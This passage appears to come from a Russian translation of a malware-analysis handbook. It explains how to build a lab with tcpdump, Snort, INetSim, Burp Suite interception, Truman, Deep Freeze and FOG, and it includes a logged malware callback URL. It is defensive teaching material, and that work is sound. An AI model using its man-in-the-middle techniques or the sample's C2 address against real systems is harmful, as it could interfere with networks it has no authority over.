```
$ tshark -r output.pcap -V
```

Применение tcpdump

В `tcpdump`[2] нет обширных анализаторов протоколов, имеющихся в Wireshark и tshark, но инструмент выдержал испытание временем и надёжно предоставляет мощные функции перехвата и повторного чтения пакетов. Для установки выполните:

```
$ sudo apt-get install tcpdump
```

Следующая команда перехватывает на интерфейсе `eth0` пакеты, направленные адресу `172.16.172.138` или исходящие от него, и сохраняет в `output.pcap` все байты пакета, установив длину снимка равной 0:

```
$ tcpdump -i eth0 -s 0 -w output.pcap host 172.16.172.138
```

Ключевое слово `host` - один из множества фильтров в стиле BPF, позволяющих точно управлять пакетами, сохраняемыми в файл. Подробнее о фильтрах BPF см. в `man tcpdump`.

Передав `tcpdump` флаг `-r`, можно разобрать сохранённый файл перехвата пакетов.

```
$ tcpdump -r output.pcap
```

Рекомендуем также передавать флаг `-n`, чтобы запретить `tcpdump` постоянно выполнять поиск DNS, который может занимать много времени. Разумеется, если вместо IP-адресов требуется видеть имена DNS, не используйте `-n`.

Применение IDS Snort

На контроллере можно установить IDS Snort,[3] чтобы получать предупреждения обо всём подозрительном трафике, входящем в целевые машины или исходящем от них во время выполнения вредоносной программы. Если IDS применяется в рабочей среде, это даст хорошее представление о предупреждениях, которые появятся при наличии в корпоративной сети такой же или похожей вредоносной программы. Следующие команды создают на контроллере простую конфигурацию Snort с сигнатурами Emerging Threats:[4]

```
$ sudo apt-get install snort
$ sudo wget -P /etc/snort/rules \
       http://www.emergingthreats.net/rules/emerging-all.rules
$ sudo echo 'include $RULE_PATH/emerging-all.rules' >> \
       /etc/snort/snort.conf
$ sudo /etc/init.d/snort start
```

Чтобы проверить успех или увидеть параметры командной строки, передаваемые Snort сценарием запуска, просмотрите их так:

```
$ cat /proc/`pidof snort`/cmdline
/usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g snort -c \
   /etc/snort/snort.conf -S HOME_NET=[172.16.176.0/24] -i eth0
```

Параметры объясняются в таблице 7-3.

Таблица 7-3. Параметры Snort

Параметр	Описание
`-m 027`	Маска umask для создания файлов
`-D`	Запускает Snort как демон, то есть в фоновом режиме
`-d`	Предписывает Snort выводить данные прикладного уровня в пакетах
`-l`	Задаёт каталог верхнего уровня для хранения журналов Snort
`-u` и `-g`	Задают пользователя и группу, от имени которых работает Snort
`-c`	Задаёт файл конфигурации
`-S`	Устанавливает переменную `HOME_NET` в файле конфигурации
`-i`	Задаёт интерфейс перехвата пакетов

На основе этих сведений файлы журналов всегда можно искать в `/var/log/snort`. По умолчанию там находится файл `alert` с основными сведениями о пакетах, вызвавших сигнатуры IDS. Также будет файл `tcpdump.log.XX`, где `XX` - уникальное число, основанное на времени запуска Snort, содержащий копию вызвавших сигнатуру пакетов в формате tcpdump.

Дополнительная документация и руководства находятся на главной странице проекта Snort. Для лаборатории можно рассмотреть следующие улучшения:

• включение и отключение отдельных сигнатур или целых наборов правил;
• настройка oinkmaster[5] для поддержания сигнатур в актуальном состоянии;
• компиляция Snort с флагами `--with-mysql` для записи журналов и предупреждений в базу MySQL, после чего их можно просматривать и анализировать через веб-интерфейс BASE;[6]
• настройка препроцессоров и различных параметров в `snort.conf`.

Рецепт 7-3. Имитация Интернета посредством INetSim

Без разбора пересылать весь поступающий контроллеру трафик предназначенным серверам в Интернете - плохая идея. Иногда серверы могут быть недоступны, но трафик вредоносной программы всё равно требуется зарегистрировать, чтобы понять её поведение. Это позволит создать сигнатуры IDS и собрать достаточно сведений для поиска в журналах межсетевого экрана или веб-прокси с целью выявить другие заражённые машины сети. В таких случаях на контроллере необходимо запустить процесс, способный прослушивать, принимать и регистрировать входящие пакеты для любых портов TCP и UDP.

Пакет INetSim[7] Томаса Хунгенберга и Маттиаса Эккерта не только регистрирует данные, но и имитирует различные службы, с которыми часто взаимодействует вредоносная программа. Согласно странице возможностей проекта, поддерживаются HTTP/HTTPS, SMTP/SMTPS, POP3/POP3S, DNS, FTP/FTPS, TFTP, IRC и NTP; несколько небольших служб вроде Time и Echo; а также фиктивные службы TCP/UDP, обрабатывающие соединения с неизвестными или произвольными портами. INetSim можно настроить на ответы запросам HTTP/HTTPS в фиктивном режиме с возвратом стандартных файлов в зависимости от расширения, например одного и того же исполняемого файла при запросе программой `a.exe` или `b.exe`. Либо можно включить настоящий режим и поместить возвращаемые файлы в корневой веб-каталог INetSim.

Чтобы установить INetSim на контроллер лаборатории, показанный на рисунке 7-1, выполните следующие действия:

1. Изучите страницу требований проекта и установите отсутствующие зависимости. В Linux на основе Debian/Ubuntu можно выполнить следующие команды. OpenSSL не указан среди требований, но понадобится для создания сертификата SSL.

```
$ sudo apt-get install perl \
       perl-base \
       perl-modules \
       libnet-server-perl \
       libnet-dns-perl \
       libipc-shareable-perl \
       libdigest-sha1-perl \
       libio-socket-ssl-perl \
       libiptables-ipv4-ipqueue-perl \
       openssl
```

2. Загрузите, извлеките и переместите файлы INetSim в желаемое место файловой системы Linux:

```
$ wget http://www.inetsim.org/downloads/inetsim-1.2.tar.gz
$ tar -xvzf inetsim-1.2.tar.gz
$ mv inetsim-1.2 /data
```

3. Добавьте на контроллере группу `inetsim`:

```
$ sudo groupadd inetsim
```

4. Выполните сценарий установки, создающий стандартные ключи SSL и сертификаты для служб HTTPS, POP3S, FTPS и SMTPS.

```
$ cd /data/inetsim-1.2
$ ./setup.sh
```

5. Измените параметры `conf/inetsim.conf` в соответствии со своими потребностями. Здесь настраиваются имитируемые службы, IP-адреса их привязки, IP-адреса, возвращаемые запросами DNS, и включение перенаправления. При включённом перенаправлении INetSim создаёт все необходимые правила `iptables` и направляет все проходящие через контроллер соединения соответствующей службе.

6. Замените `service_bind_address` на IP-адрес контроллера с INetSim.

```
########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
service_bind_address   172.16.176.130
```

7. Замените значение `redirect_enabled` на `yes`.

```
########################################
# redirect_enabled
#
# Turn connection redirection on or off.
#
# Syntax: redirect_enabled [yes|no]
#
# Default: no
#
redirect_enabled   yes
```

8. Добавьте порты, которые не должны перенаправляться, в значение `redirect_exclude_port`. Как минимум следует указать порт TCP 22, чтобы контроллер оставался доступен по SSH.

```
########################################
# redirect_exclude_port
#
# Connections to <service_bind_address> on this port
# are not redirected
#
# Syntax: redirect_exclude_port <protocol:port>
#
# Default: none
#
redirect_exclude_port              tcp:22
```

9. Запустите основную программу INetSim. Для запуска как демона в каталоге `contrib` имеется сценарий запуска.

```
$ sudo ./inetsim

INetSim 1.2 (2010-04-25) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /data/inetsim-1.2/log/
Using data directory:     /data/inetsim-1.2/data/
Using report directory:   /data/inetsim-1.2/report/
Using configuration file: /data/inetsim-1.2/conf/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 2673) ===
Session ID:     2673
Listening on:   172.16.176.130
Real Date/Time: Wed May 12 16:40:36 2010
```

```
Fake Date/Time: Wed May 12 16:40:36 2010 (Delta: 0 seconds)
Forking services...
 * dns 53/udp/tcp - started (PID 2676)
 * http 80/tcp - started (PID 2677)
 * https 443/tcp - started (PID 2678)
 * tftp 69/udp - started (PID 2685)
 * smtp 25/tcp - started (PID 2679)
 * irc 6667/tcp - started (PID 2686)
 * smtps 465/tcp - started (PID 2680)
 [REMOVED]
 * redirect - started (PID 2705)
done.
Simulation running.
```

При выполнении вредоносной программы на целевой системе Windows INetSim записывает журналы действий. Следующие данные из `logs/service.log` показывают HTTP-запрос и агент пользователя, отправленные образцом. В журнале видно также, что сервер INetSim ответил стандартным `sample.html`, поскольку сейчас работает в фиктивном режиме. Чтобы INetSim возвращал конкретное содержимое HTML, в `inetsim.conf` можно настроить настоящий режим. Кроме того, если вредоносная программа отправляет электронную почту, сообщения находятся в формате MBOX в `data/smtp/smtp.mbox` - всё настолько просто.

```
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
    [172.16.176.138:1239] connect
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] recv: User-Agent: \
    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; \
    SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; \
    .NET CLR 3.5.30729)ver52
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] recv: Host: aahydrogen.com
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] info: Request URL: \
    http://aahydrogen.com/ufwnltbz/wzdcjrp.php?adv=adv448
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
    [172.16.176.138:1239] recv: GET /ufwnltbz/hypwhc.php?adv=adv448 \
    HTTP/1.1
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
    [172.16.176.138:1239] recv: User-Agent: \
    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; \
    .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; \
    .NET CLR 3.5.30729)ver52
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
    [172.16.176.138:1239] recv: Host: aahydrogen.com
[2010-05-12 17:05:37] [3012] [http 80/tcp 3088] \
    [172.16.176.138:1239] info: Request URL: \
    http://aahydrogen.com/ufwnltbz/hypwhc.php?adv=adv448
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: 200 OK
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: Server: INetSim HTTP Server
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: Connection: Close
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: Content-Length: 258
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: Content-Type: text/html
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] send: Date: Wed, 12 May 2010 21:05:37 GMT
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] info: Sending file: \
    /data/inetsim-1.2/data/http/fakefiles/sample.html
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] stat: 1 method=GET  \
    url=http://aahydrogen.com/ufwnltbz/wzdcjrp.php?adv=adv448 \
    sent=/data/inetsim-1.2/data/http/fakefiles/sample.html \
    postdata=
[2010-05-12 17:05:37] [3012] [http 80/tcp 3087] \
    [172.16.176.138:1238] disconnect
```

В главе 8 будет показано применение INetSim в автоматизированной среде. Параметры `--log-dir` и `--report-dir` при запуске INetSim позволяют сохранять журналы в новый каталог при каждом выполнении образца вредоносной программы.

Рецепт 7-4. Управление HTTP/HTTPS посредством Burp Suite

До сих пор в этой главе вы научились настраивать контроллер Linux, который перехватывает и пересылает пакеты, созданные вредоносными программами на целевых машинах. Вы также научились создавать гибкую автономную имитируемую сеть. Предположим теперь, что требуется гибридная конфигурация: перехватывать пакеты и пересылать запросы настоящим командно-управляющим серверам в Интернете, сохраняя возможность динамически изменять запросы и ответы. Это похоже на классическую атаку посредника и фактически ею является, но используется не для атаки, а как механизм управления отправляемыми и получаемыми вредоносной программой данными, чтобы вызвать или наблюдать определённое поведение. Рассмотрим следующие теоретические сценарии:

• Образец вредоносной программы использует серийный номер тома заражённой машины (см. API `GetVolumeInformation`) для уникальной идентификации при обращении к командному серверу. При первом появлении каждого серийного номера сервер отвечает обновлённым исполняемым файлом. Ранее программа уже запускалась на ВМ, после чего та была возвращена к снимку, а теперь требуется выполнить её второй раз. Вы хотите заставить сервер считать этот запуск первым, изменив серийный номер в HTTP-запросе вредоносной программы.
• Образец использует сетевую службу мгновенных сообщений (IM) или IRC как командно-управляющий протокол. После входа в службу программа начинает отправлять команды вроде `listpeers` и `nextdns`, на которые отвечают один или несколько ботов. Однако анализ строк выявляет команду `blinktwice`, которую образец не отправляет ни при одном запуске. Вы хотите выяснить вызываемый ею ответ и последующее поведение вредоносной программы, внедрив `blinktwice` в активное соединение IM/IRC.

На контроллере необходимо настроить прокси, способный перехватывать исходящие HTTP-запросы целевой системы. Это позволяет изменить, отбросить или пропустить запрос. Такие прокси, как SPIKE Proxy[8] от Immunity, Paros Proxy[9] и ProxyStrike,[10] были созданы для фаззинга и поиска уязвимостей веб-приложений, но подходят и для анализа вредоносных программ. В этом рецепте используется Burp Suite[11] от PortSwigger.

1. Настройте маршрутизацию между целевыми системами Windows и контроллером, как указано в рецепте 7-1.
2. Загрузите последнюю версию PortSwigger Burp Suite. Burp поддерживает невидимое проксирование, критически важное для перехвата и изменения запросов HTTP/HTTPS клиентов, не поддерживающих прокси; многие вредоносные программы о прокси не знают.[12] Установка Burp не требуется, но нужна свежая среда выполнения Java (JRE).

```
$ unzip burpsuite_v1.3.03.zip
$ cd burpsuite_v1.3.03
$ sudo apt-get install default-jre
$ java -jar burpsuite_v1.3.03.jar
```

3. Должен появиться графический интерфейс Burp. Откройте **proxy -> options** и измените конфигурацию прослушивателя прокси, как показано на рисунке 7-4. Снимите флажок **listen on loopback interface only**, установите **support invisible proxying for non-proxy-aware clients** и нажмите **update**.
4. Откройте вкладку **proxy -> intercept** и нажмите кнопку **intercept is off**, чтобы включить перехват.




Рисунок 7-4. Включение поддержки невидимого прокси в Burp

5. Создайте правила `iptables`, перенаправляющие все соединения HTTP (порт 80) и HTTPS (порт 443), проходящие через контроллер, процессу Burp, прослушивающему порт 8080. Команды должны выглядеть так:

```
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 80 \
       -j REDIRECT --to-ports 8080
$ sudo iptables -t nat -A PREROUTING -p tcp --dport 443 \
       -j REDIRECT --to-ports 8080
```

Настройка закончена, можно выполнять вредоносную программу на целевой системе. Как только она отправит запрос HTTP или HTTPS, у вас появится возможность изменить заголовки, параметры URL и полезную нагрузку POST перед пересылкой настоящему серверу. Запрос можно и отбросить, чтобы он не отправлялся. Тогда вредоносная программа решит, что сервер временно недоступен, и, вероятно, повторит запрос позже. В необработанном представлении можно изменить всё видимое (см. рисунок 7-5), а в шестнадцатеричном режиме - отдельные байты.




Рисунок 7-5. Перехват запросов и ответов

Описанный в рецепте метод не вмешивается во вредоносную программу. Образец не знает, что его запросами и/или ответами управляют. Более того, метод не вмешивается во всю систему, где работает программа, поскольку прокси фактически находится на контроллере. Поддержка невидимого проксирования позволяет Burp работать почти со всеми вредоносными программами, общающимися по HTTP или HTTPS, независимо от применения API WinINet, Winsock или Urlmon и даже при инициировании соединений драйверами ядра.

Физические целевые системы

Если лаборатория анализа вредоносных программ не должна основываться на эмуляции или виртуализации, можно использовать Truman, Deep Freeze или FOG. Каждое решение работает по-своему, но все позволяют выполнять вредоносные программы на физической машине без ручного форматирования диска и/или переустановки Windows после анализа каждого образца. Преимущество физических машин состоит в работе вредоносной программы в родной среде, без эмуляторов, гипервизоров и других уровней абстракции, потенциально меняющих поведение.

Рецепт 7-5. Применение Truman Джо Стюарта

В 2006 году Джо Стюарт выпустил Truman[13] (The Reusable Unknown Malware Analysis Net) под лицензией GPL. Для системы необходима пара физических компьютеров, соединённых высокоскоростным кабелем Ethernet: сервер Truman, обычно под управлением Linux, и клиент вредоносной программы под управлением Windows. У сервера Truman много обязанностей, одна из которых - создание образа диска клиента в стиле `dd` после выполнения каждого образца. Сервер загружает образ для анализа, а перед следующим анализом заново записывает на клиент исходный чистый образ. Восстановление машины Truman основано на загрузке PXE.

Сервер Truman содержит набор сценариев Perl, имитирующих такие интернет-службы, как SMTP, FTP и IRC. Поэтому он в определённой степени способен взаимодействовать с вредоносной программой. В Truman имеются примитивные возможности анализа памяти: перед созданием сервером образа диска клиент сбрасывает физическую память в файл на диске (`dd.exe if=\\.\PhysicalMemory of=c:\memdump.img`). Так сервер получает доступ к дампу памяти. Сценарий Джо `pmodump.pl` может извлечь из дампа распакованную копию вредоносной программы, либо сегодня в анализ можно автоматизированно включить Volatility.

Подробнее о Truman см. в Truman Overview[14] или Truman Installation Notes[15] на NSMWiki. В презентации SANSFIRE 2009[16] Джим Клаузинг объяснил, как обновил Truman для поддержки следующих возможностей:

• анализ памяти посредством Volatility;
• обнаружение изменений реестра посредством `regdiff.pl` и `dumphive`;
• анализ реестра посредством RegRipper;
• идентификация упаковщика пользовательским сценарием Python;
• анализ сетевого трафика посредством tshark, tcpdump, tcpdstat и ipaudit;
• потоки ADS NTFS посредством getfattr;
• нечёткие хеши файлов посредством ssdeep.

Рецепт 7-6. Сохранение физических систем посредством Deep Freeze

Deep Freeze[17] от Faronics предотвращает постоянные изменения файловой системы компьютера. Решение поддерживается большинством платформ Mac OS X и Windows, а также доступно для некоторых дистрибутивов Linux. Продукт предлагается в двух редакциях:

• **Standard** - скорее персональная лицензия для одного компьютера;
• **Enterprise** - позволяет удалённо обращаться к нескольким клиентам Deep Freeze в сети, настраивать, администрировать и обновлять их.

Deep Freeze популярен в школах, публичных библиотеках и других местах, где одним компьютером пользуются разные люди, способные изменить настройки или заразить его вредоносной программой. Продукт не позиционируется как решение для анализа вредоносных программ. Однако способность предотвращать намеренные и случайные изменения делает Deep Freeze отличным способом анализировать программы без долгосрочных последствий и страха необратимо повредить систему.

Установка Deep Freeze

Все возможности Deep Freeze можно бесплатно оценивать 30 дней, но для дальнейшего применения продукт придётся приобрести. Для этого рецепта мы загрузили ознакомительную редакцию Deep Freeze Standard Edition для Windows. Ссылка загрузки ведёт на ZIP-файл с исполняемой программой установки Deep Freeze (`Faronics_DFS.exe`). Распакуйте файл и запустите его.

Во время установки необходимо выбрать диски, которые будут «заморожены», то есть защищены Deep Freeze. Этот экран показан на рисунке 7-6.




Рисунок 7-6. Выбор защищаемых дисков

Чтобы сохранять файлы во время работы Deep Freeze, необходимо назначить незащищённый диск; обратите внимание, что диск F не выбран. Либо файлы можно сохранять на внешних носителях, например USB-накопителе, или сетевых ресурсах.

После установки компьютер перезагрузится. Вам предложат создать пароль для будущего изменения Deep Freeze или его удаления.

Управление состояниями Deep Freeze

Deep Freeze помещает в область уведомлений значок, показывающий текущее состояние компьютера: Frozen или Thawed. В состоянии Frozen все выбранные при установке диски защищены от изменений. В состоянии Thawed они не защищены. Для изменения состояния необходимо знать установленный пароль и перезагрузить компьютер.

Вид значка в области уведомлений показан на рисунке 7-7. Слева состояние Frozen, справа - Thawed.



Рисунок 7-7. Маленький красный крестик в правом нижнем углу значка Deep Freeze указывает на состояние Thawed

Для изменения Deep Freeze удерживайте клавишу Shift и дважды щёлкните значок в области уведомлений. После входа появится консоль на рисунке 7-8.




Рисунок 7-8. Консоль администрирования Deep Freeze

В консоли администрирования можно выбрать загрузку системы в состоянии Thawed на неопределённый срок или до заданного числа перезагрузок. Состояние Thawed полезно при установке исправлений или внесении изменений, которые должны сохраниться после дальнейших перезагрузок. В Deep Freeze Enterprise имеется множество других параметров, включая ThawedSpace - выделенное на жёстком диске пространство, в которое разрешено вносить изменения. Enterprise также позволяет централизованно управлять клиентами Deep Freeze в сети, что отлично подходит для автоматизации. Например, посредством планировщика задач командной строки можно удалённо принудить машины перезагрузиться в состоянии Thawed или Frozen.

Преимущества и недостатки при анализе вредоносных программ

Пока Deep Freeze находится в состоянии Frozen, можно выполнять вредоносные программы или посещать вредоносные сайты, не опасаясь необратимо заразить или повредить систему. Можно вручную удалять файлы или вносить любые изменения для проверки. Достаточно перезагрузить машину, чтобы удалённые файлы вернулись, а все изменения были отменены.

Если вредоносная программа пытается обнаружить виртуальную среду, проблем нет, поскольку она выполняется на физической системе. Однако у Deep Freeze есть ограничения. Как описано на общедоступном форуме,[18] Deep Freeze не позволяет программам получать некоторые привилегии, например `SeDebugPrivilege` или `SeSystemtimePrivilege`. Если злоумышленник эксплуатирует недостаток ядра Windows или Deep Freeze и получает эти привилегии, он может внести постоянные изменения в систему. Инструмент Deep Unfreezer[19] демонстрировал такую атаку, но с тех пор модель безопасности Deep Freeze была усилена, и атака больше не работает.

> **Примечание.** Deep Freeze - лишь один из инструментов восстановления состояния системы. Ленни Зельцер описал в блоге ISC несколько других, в том числе Windows SteadyState, Returnil и CoreRestore: http://isc.sans.edu/diary.html?storyid=4147.

Рецепт 7-7. Клонирование и создание образов дисков посредством FOG

FOG[20] - свободное решение с открытым исходным кодом для клонирования компьютеров и создания образов, разработанное Чаком Сыперски и Цзянь Чжаном. Хотя оно не предназначено специально для анализа вредоносных программ, его можно использовать для восстановления Windows XP, Vista или Windows 7 на физических компьютерах после работы в лаборатории. Именно для этого FOG применяется Joebox, описанной в главе 4. FOG работает в Linux и обладает веб-интерфейсом управления. Основную работу выполняют загрузка PXE и Partimage, свободная программа резервного копирования дисков.

В этом рецепте рассматриваются основные этапы применения FOG. За подробностями следует обратиться к пользовательскому руководству FOG,[21] которое занимает более 50 страниц и, вероятно, освещает всё, что не рассмотрено авторами. Для начала требуются не менее двух физических машин в одной подсети.

Установка FOG

На первой физической машине, где будет работать FOG, установите операционную систему Linux. В пользовательском руководстве имеются отдельные инструкции для Fedora, Ubuntu и CentOS. Если вы лишь хотите узнать принцип работы FOG или пока не располагаете нужным оборудованием, загрузите готовый образ VMware. Возможно снижение производительности, и FOG всё равно потребуется настроить в соответствии с сетью: указать адрес маршрутизатора, DNS и сервер DHCP. Большинство параметров понятно само по себе, а сценарий установки проведёт вас через процесс. На рисунке 7-9 показана сводка необходимых сведений.




Рисунок 7-9. Для настройки FOG требуются основные сетевые параметры

Добавление определения образа

Перед клонированием и восстановлением машин необходимо создать определение образа. Оно описывает тип используемого образа, например один раздел NTFS, несколько разделов на одном диске, несколько разделов на всех дисках и так далее. Чтобы добавить определение, откройте в браузере IP-адрес сервера FOG и выберите **Image Management -> New Image**. Как показано на рисунке 7-10, в рецепте выбрано имя `myimage`, стандартная группа хранения и один раздел NTFS.

Примечание. Выбор изменяемого по размеру единственного раздела значительно ускоряет создание образа. Если раздел объёмом 100 Гбайт содержит лишь 8 Гбайт данных, передать требуется только 8 Гбайт. Недостаток состоит в том, что единственный раздел NTFS не содержит главную загрузочную запись (MBR). Поэтому заражение MBR-руткитом может сохраниться даже после записи чистого образа раздела NTFS. Для защиты от постоянного заражения MBR выбирайте тип образа, сохраняющий MBR исходной системы, даже если создание образа займёт больше времени.

Первое созданное определение получит идентификатор образа 1. В дальнейшем можно добавлять любое число образов: один для Windows XP SP1 с Adobe Reader 8.1, другой для Windows Vista с Adobe Reader 9.1, третий для Windows 7 и так далее.




Рисунок 7-10. Добавление определения образа через веб-интерфейс

Подготовка клиента

Установите Windows XP, Vista или 7 на клиенты FOG. На этом этапе установите также все программы для анализа вредоносных программ или регистрации их поведения. Помните, что всё добавленное может быть обнаружено вредоносной программой и сообщить ей о выполнении в контролируемой среде.

Включение загрузки PXE в BIOS

Для каждого клиента FOG включите сетевую загрузку, то есть PXE, в BIOS. Точное название и расположение настройки зависят от оборудования, но основная идея показана на рисунке 7-11: сетевая загрузка должна быть первой в порядке загрузки.



Рисунок 7-11. Включение сетевой загрузки в BIOS

Регистрация узла и создание образа

После сохранения изменений и выхода из BIOS клиент FOG получает IP-адрес от сервера DHCP. Если сервер FOG не настроен как сервер DHCP и существующий DHCP в подсети не настроен на обработку загрузки PXE, этот этап завершится неудачей; см. пользовательское руководство. При успехе клиент FOG покажет экран загрузки, похожий на рисунок 7-12.



Рисунок 7-12. Регистрация клиента на сервере FOG после загрузки PXE

